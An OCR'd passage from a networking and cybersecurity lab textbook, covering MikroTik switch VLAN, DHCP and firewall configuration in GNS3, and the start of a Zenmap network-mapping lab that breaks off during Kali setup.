


Figure 1 – Final GNS3 network

Phase II – Adding a Switch to GNS3

MikroTik's RouterOS operating system works the same for both switches and routers. Their physical switches have an extra circuit that allows for OSI Layer 2 switching functions. This means that if were to configure a MikroTik router as a switch in GNS3, it wouldn't work because the extra circuit isn't present. However, we can approximate the same settings. Others have struggled with this problem and have taken the MikroTik router image and modified it to support switching.

1. Start GNS3 so it can boot while we download the appliance

   1.1. Create a new project: **LAB_20**

2. In GNS3, navigate to *File–>New Template*

    2.1. Select *Install an appliance from the GNS3 server* and click *Next*

    2.2. Under *Switches*, select *MikroTik CRS328-24P-4S+* and click *Install*

> **NOTE:** This is a multi-layer switch, but we are going to treat it as a Layer 2.

    2.3. Select *Install the appliance on the GNS3 VM* and click *Next*

    2.4. Leave the Qemu settings as their default and click *Next*


    2.5. Highlight the latest image (.img) version and click *Download*

> **NOTE:** GNS3 will remind you to unzip the downloaded sub-image. You need to do this before you can import it.

    2.6. Again, highlight the image version you just downloaded and click *Import*

    2.7. Select the image file and click *Open*

    2.8. Highlight the appliance you want to install and click on *Next*



Install MikroTik CRS328-24P-4S+ appliance

Required files

Please select one version of MikroTik CRS328-24P-4S+ and import the required files. Files are searched in your downloads and GNS3 images directories by default

Appliance version and files	Size	Status
MikroTik CRS328-24P-4S+ version 7.8	128.0 MB	Ready to install
MikroTik CRS328-24P-4S+ version 7.7	128.0 MB	Missing files
chr-7.7.img	128.0 MB	Missing
MikroTik CRS328-24P-4S+ version 7.6	128.0 MB	Missing files
chr-7.6.img	128.0 MB	Missing
MikroTik CRS328-24P-4S+ version 7.3.1	128.0 MB	Missing files
chr-7.3.1.img	128.0 MB	Missing
MikroTik CRS328-24P-4S+ version 7.1.5	128.0 MB	Missing files
chr-7.1.5.img	128.0 MB	Missing
MikroTik CRS328-24P-4S+ version 6.49.7	64.0 MB	Missing files
chr-6.49.7.img	64.0 MB	Missing
MikroTik CRS328-24P-4S+ version 6.49.6	64.0 MB	Missing files
chr-6.49.6.img	64.0 MB	Missing
MikroTik CRS328-24P-4S+ version 6.48.6	64.0 MB	Missing files
chr-6.48.6.img	64.0 MB	Missing

☐ Allow custom files

Figure 2 – Ready to install

2.9. Select *Yes* on the popup window

2.10. Read about how the image is to be used and click *Finish*

3. In GNS3, navigate to either the switch icon or the all devices icon, and you can see the MikroTik CRS328 switch has been added




Figure 3 – Completed Installation

Phase III – Preconfiguring the Switch

There isn't much to do in this phase. However, because we are using a MikroTik cloud router as a multi-layer switch and restricting it to only using OSI Layer 2, a few tweaks need to be made.

1. Drag the MikroTik switch to the design area
2. Start the MikroTik switch and open its console
3. This has the same first boot steps as the MikroTik router
    - 3.1. Login: ***admin***
    - 3.2. Password: <blank, just hit ***enter***>
    - 3.3. Select ***n*** when asked to see the software license
    - 3.4. When asked for a new password choose something you will remember, in this book we typically use Security1
    - 3.5. Change the switch name by typing (where <new name> means your chosen name for the device)

```
> system identity set name=<new_name>
```

Phase IV – Create the bridge

A bridge is a device responsible for dividing a network into various segments. These segments might be geographical (house, garage, workshop) or functional (marketing, accounting, printers). This segmentation creates network domains so that if a packet collision occurs, the collision will not affect the rest of the network. The bandwidth assigned to the bridge can be adjusted to reduce the number of packet collisions. This also helps if a threat actor is deliberately trying to cause collisions on our network in DoS or DDoS attack type. It won't stop the attack, but it will prevent it from affecting more than one part of the network.

A bridge device is software-controlled which allows many switches to be configured to act as bridges. Bridges forward packets with no error checking and generally have no buffer for unsent packets like switches often do.

1. The hardware platforms for MikroTik switches generally have more than one bridge, but because our emulated hardware doesn't have the switch chips, we can only use one, which makes things easy to set up, but it might look goofy since we use the name "bridge1" frequently.

2. To create the bridge type

```
> interface bridge add name=bridge1
```

3. Create the same bridge for Switch 2. For the bridge use the name 'bridge1' as well

Phase V – Plan the Network

In the opening figure, you can see we want to design a network separated into three functional areas. We will build a very simple LAN containing three VLANs:

- VLAN 10: 56.148.10.0/24 Marketing
- VLAN 20: 56.148.20.0/24 Cyber
- VLAN 99: 99.99.99.0/24 Management

Remember: Switches are Layer 2, they do not recognize IP headers (Layer 3). Therefore, we need a router to facilitate communications between the VLANs.

Furthermore, there are some specialty terms we need to be familiar with:

- Tagged – This means the interface handles traffic from more than one source (Trunked)
- Untagged – This means the interface handles traffic for only one source (Access Point)
- PVID – Port VLAN ID for access ports to tag all ingress traffic with a VLAN ID

These tags are used by the bridge filters to direct the packets to the appropriate VLAN without having to deconstruct the packet header which saves a lot of time. We don't tag trunked traffic because there could be many different tagged packets in this path.

1. Add all the devices shown in the first diagram. Connect the cables. Feel free to use any interfaces you desire, but we used the following:

Device	Interface	Destination
Router	ether1	switch1 – ether1
	ether2	Internet
Switch 1	ether1	router – ether1
	ether3	switch2 – ether3
	ether24	PC1
	ether23	PC2
	ether10	PC3
	ether11	PC4
Switch 2	ether3	switch1 – ether3
	ether10	PC5

2. Identify the VLANs, PVID, Tagged, and Untagged interfaces. Remember, tagged interfaces are trunks (multiple endpoints), and untagged interfaces are access points (single endpoint)

VLAN	PVID	Switch 1 Tagged	Switch 1 Untagged	Switch 2 Tagged	Switch 2 Untagged
VLAN 10	PVID10	ether1	ether23	ether3	ether10
		ether3	ether24		
VLAN 20	PVID20	ether1	ether10		
			ether11		
VLAN 99	PVID99	ether1		ether3	
		bridge		bridge	

Phase VI – Implement the network

Once you have worked out your network with pencil and paper, it makes implementation MUCH easier. I know you won't believe me, but when you take 4-5 hours to set up your devices and I take 30 minutes, maybe you'll learn this life lesson. Anyway, take your pencil-paper plan and implement it on your equipment step by step.

1. Start all devices

2. Configure the router

2.1. Open the router console and add the VLANs by typing

```
> interface vlan add name=VLAN10 vlan-id=10 interface=ether1 disabled=no
```

```
> interface vlan add name=VLAN20 vlan-id=20 interface=ether1 disabled=no
```

```
> interface vlan add name=VLAN99 vlan-id=99 interface=ether1 disabled=no
```

NOTE, it seems like we reuse labels and names a lot so it seems pointless to keep repeating. However, when learning network segmentation it is better to be repetitive instead of something more realistic like this because there is less chance of fat-fingering something:

```
 > interface vlan add name=death-star vlan-id=826 interface=ether1
disabled=no
```

2.2. Add an IP address to each of the VLANs by typing

```
> ip address add address=56.148.10.1/24 interface=VLAN10
```

```
> ip address add address=56.148.20.1/24 interface=VLAN20
```

```
> ip address add address=99.99.99.1/24 interface=VLAN99
```

3. Add ports to the bridge

3.1. Configure Switch-1 – Add ports by typing

```
> interface bridge port add bridge=bridge1 interface=ether1
```

```
> interface bridge port add bridge=bridge1 interface=ether3
```

```
> interface bridge port add bridge=bridge1 interface=ether23 pvid=10
```

```
> interface bridge port add bridge=bridge1 interface=ether24 pvid=10
```

```
> interface bridge port add bridge=bridge1 interface=ether10 pvid=20
```

```
> interface bridge port add bridge=bridge1 interface=ether11 pvid=20
```

NOTE: Remember, on Switch-1:
– ether1 and ether3 are trunk ports – no tags at this time (e.g. pvid) or we will lose packet

traffic
– ether23 and ether24 are part of VLAN 10 – Marketing
– ether10 and ether11 are part of VLAN 20 – Cyber Shop

3.2. Configure Switch-2

```
 > interface bridge port add bridge=bridge1 interface=ether3
```

```
 > interface bridge port add bridge=bridge1 interface=ether10 pvid=10
```

4. Create the VLAN tables

4.1. Configure Switch-1

```
 > interface bridge vlan add bridge=bridge1 tagged=ether1,ether3
untagged=ether23,ether24 vlan-ids=10
```

```
 > interface bridge vlan add bridge=bridge1 tagged=ether1,ether3
untagged=ether10,ether11 vlan-ids=20
```

4.2. Create the VLAN table in Switch2 by opening the console and typing

```
 > interface bridge vlan add bridge=bridge1 tagged=ether3
untagged=ether10 vlan-ids=10
```

5. Set VLAN filtering to both switches by typing in each console

```
 > interface bridge set bridge1 vlan-filtering=yes
```

6. Check your VLAN table on Switch-1 by typing

```
 > interface bridge vlan print
```

7. Take a screenshot of the VLAN table for both Switch-1 and Switch-2

Phase VII – Management LAN

Management of Enterprise Infrastructure is not as easy as GNS3 makes it look. Most of the time, you will never have the ability to plug in a monitor, keyboard, and mouse into a network device. Therefore you need a means to access the device settings. So for us to remote into these devices in the future, we are going to create a management network.

Normally we would need to assign an IP address to each port. But since bridges listen on every port, we are going to take advantage of this.

7.1. Create a VLAN bridge, assign all trunks to it (ether1, ether3, and bridge1), and tag all management packets with a VLAN ID of 99. (Segmentation is the name of the game. Threat agents can attack management LANs as well!)

7.2. Add an interface to the vlan, using the existing bridge1 interface, name it, then declare which tagged packets will use it.

7.3. Finally, assign an IP address just like we would for any physical interface.

1. Create the Management VLAN

1.1. Configure Switch-1 by typing

```
> interface bridge vlan add bridge=bridge1 tagged=bridge1,ether1,ether3 vlan-ids=99
```

```
> interface vlan add interface=bridge1 name=VLAN99 vlan-id=99
```

```
> ip address add address=99.99.99.2/24 interface=VLAN99
```

1.2. Configure Switch-2 by typing

```
> interface bridge vlan add bridge=bridge1 tagged=bridge1,ether3 vlan-ids=99
```

```
> interface vlan add interface=bridge1 name=VLAN99 vlan-id=99
```

```
> ip address add address=99.99.99.3/24 interface=VLAN99
```

2. Test connectivity on the management LAN by pinging the Router (99.99.99.1) and Switch-1 (99.99.99.2) from Switch-2 (99.99.99.3)

Phase VIII – Testing the whole thing with DHCP

To test the whole environment without having to pass a lot of notional packets, we can use DHCP to verify connectivity. MicroTik routers have the capability of acting like a DHCP server and are RFC 2131 compliant. For this example, we will use the following DHCP Settings:

Interface	Address	Pool
VLAN10	56.148.10.1/24	56.148.10.10 – 56.148.10.250
VLAN20	56.148.20.1/24	56.148.20.10 – 56.148.20.250

Notes:

- The server's IP must not be within the pool!
- The server will not look to deconflict with devices having static IP addresses. You're smarter than the machine, don't cross the IP streams!

1. Navigate to the router. Remember, we already set the static IP address for VLAN99 on the router at the beginning of this lab to 99.99.99.1/24

2. Type the following and answer the questions accordingly

```
> ip dhcp-server setup
```

2.1. dhcp server interface: VLAN10

2.2. dhcp address space: 56.148.10.0/24 (should be filled out, just hit ***enter***)

2.3. gateway for DHCP network: 56.148.10.1 (should be filled out, just hit ***enter***)

2.4. addresses to give out: 56.148.10.10-56-148.10.250 (change the default)

2.5. dns servers: 8.8.8.8,8.8.4.4 (no spaces)

2.6. lease time: 1800 (should be filled out, just hit ***enter***)

3. Repeat Step 2 for VLAN20 with the VLAN20 details

4. Open the consoles on the respective VPCS and get a DHCP IP by typing

```
  > ip dhcp
```

5. Note the IP address assigned. PCs on VLAN 10 should get IP addresses from the 56.148.10.0/24 pool and PCs on VLAN 20 should get IP addresses from the 56.148.20.0/24 pool

6. Open a Wireshark packet capture and from PC1, ping PC5 and PC3 and screenshot the successful results

7. Now from PC 5, ping 99.99.99.2 and notice that it is successful. Ping 99.99.99.1 and notice that it is successful. This behavior is not desirable. remember, our 99.99.99.0 network is our control network, users should not have access to it

Phase IX – Setting up router firewall

Marketing users and Cyber Shop users should not have access to the network management LAN. We need to stop this access by applying firewall rules on our router.

1. Navigate to the router console and type

```
  > ip firewall address-list add address=56.148.10.0/24 list=users
```

```
  > ip firewall address-list add address=56.148.20.0/24 list=users
```

```
  > ip firewall address-list add address=99.99.99.0/24 list=management
```

2. Now type

```
  > ip firewall filter add action=drop chain=forward dst-address-list=management
src-address-list=users
```

3. From PC5 try to ping 99.99.99.2 and it should not work. But when you ping 99.99.99.1 it does work. That is because when we ping 99.99.99.2 our packets are flagged as ‘forwarding’ packets

4. Return to the router and type

```
 > ip firewall filter add action=drop chain=input dst-address-list=management
src-address-list=users
```

5. Return to PC5 and try to ping 99.99.99.1 and it should timeout

End of Lab

Deliverables

Four screenshots required

- Wireshark packets from PC 1 showing successful pings to PC 5 and PC 3
- Screenshot of VLAN table for Switch 1
- Screenshot of VLAN table for Switch 2
- Screenshot of PC5 unable to ping 99.99.99.1 and 99.99.99.2

Homeworks

Assignment 1 – Add Switch 3 and connect it to Switch 2. Add two PCs, one from VLAN 10 and one from VLAN 20.

Assignment 2 – Add Switch 4 and connect to Switch 2. Add three PCs, two from VLAN 50 (accounting) and one from VLAN 20.

Recommended Grading Criteria

- Screenshot of Wireshark showing the DHCP addition of the new PCs
- Screenshot of one of the new PCs successfully pinging PC1
- Screenshot of one of the new PCs unable to ping the management VLAN

CHAPTER 38

Network Mapping - Zenmap Basics

JACOB CHRISTENSEN; ARJUN NATH; AND ISHA PATEL

Network mapping is a critical component of defending enterprise networks. After all, you can't protect services and devices if you don't know they are there. Network topology mapping provides information on switches, routers, firewalls, hubs, access points, and end devices. Network mapping has the added benefit of providing insights into traffic flow and network connections, and greatly accelerates troubleshooting network issues.

In this lab, we will use Zenmap to create network topology and run a few network scans to better understand our network.

LEARNING OBJECTIVES

- Learn how to use networking mapping tools to identify live hosts
- Demonstrate how to scan for open ports and identify active services
- Learn how to detect port scans on your network

PREREQUISITES

- Chapter 25 – DNS Part 3
- Chapter 7 – Create a Linux Server
- Chapter 5 – Installing Tiny Core Linux
- Chapter 12 – Create a Kali Linux VM

DELIVERABLES

- Screenshot of Zenmap host information
- Screenshot of active ports and running services
- Screenshot of Zenmap's generated network topology

RESOURCES

- N/A

CONTRIBUTORS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab, your network should look like the following:




Figure 1 – Network Topology

1. Start GNS3

1.1. Create a new project: **LAB_21**

> **NOTE:** This lab takes heavy influence from the chapter Domain Name System Part 3 – Dynamic DNS. It is recommended to save that file as a new project and make adjustments to the network as necessary.

2. Build a new LAN with the network address space **192.168.5.0/24**

2.1. Use three*Tiny Core Linux* devices to act as clients

2.2. Add an *Ethernet switch*

2.3. Add a *Kali Linux* box to act as the network's IT administrative laptop

2.4. Connect the LAN to ether3 on a *MikroTik router*

3. On the ether2 of the router, add an *Ubuntu Server* to act as the network's DMZ using the network address space of **10.0.0.0/24**

4. On ether1, add a *NAT cloud* node to give the network internet connectivity

5. Configure the Ubuntu server to host several daemons for the internal LAN

> **NOTE:** Remember to ensure that each service is running and active:
>
> ```
> > systemctl status <daemon_name>
> ```
>
> Start the services if necessary:
>
> ```
> > systemctl start <daemon_name>
> ```


5.1. DHCP: *isc-dhcp-server.service*

5.2. Dynamic DNS: *named.service*

5.3. Web server: *apache2.service*

> **NOTE:** No configuration is necessary. Just ensure that the default service is active. This can

be verified on the Kali machine by typing the URL*http://10.0.0.4:80* in a Firefox browser. You should see the following default webpage.



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully**

Figure 2 – Apache Default Website

5.4. SSH: *sshd.service*

NOTE: Again, no configuration is necessary. Just ensure that the service is active and running.

6. Label and organize your network as necessary

Phase II – Installing Zenmap on Kali Linux

Unfortunately, Zenmap (the GUI version of Nmap) does not come preinstalled on Kali Linux. This section covers how to install Zenmap on your system. If this is done for you already, then skip to the next phase.

If the download speeds are too slow, open the Kali VM from VirtualBox and configure the network adapter to NAT. Accessing the Internet via GNS3 may throttle network speeds.

1. Start the Kali machine and login

NOTE: The default username and password for Kali Linux is simply *kali*.

2. Update the local software repository and upgrade any out-of-date packages

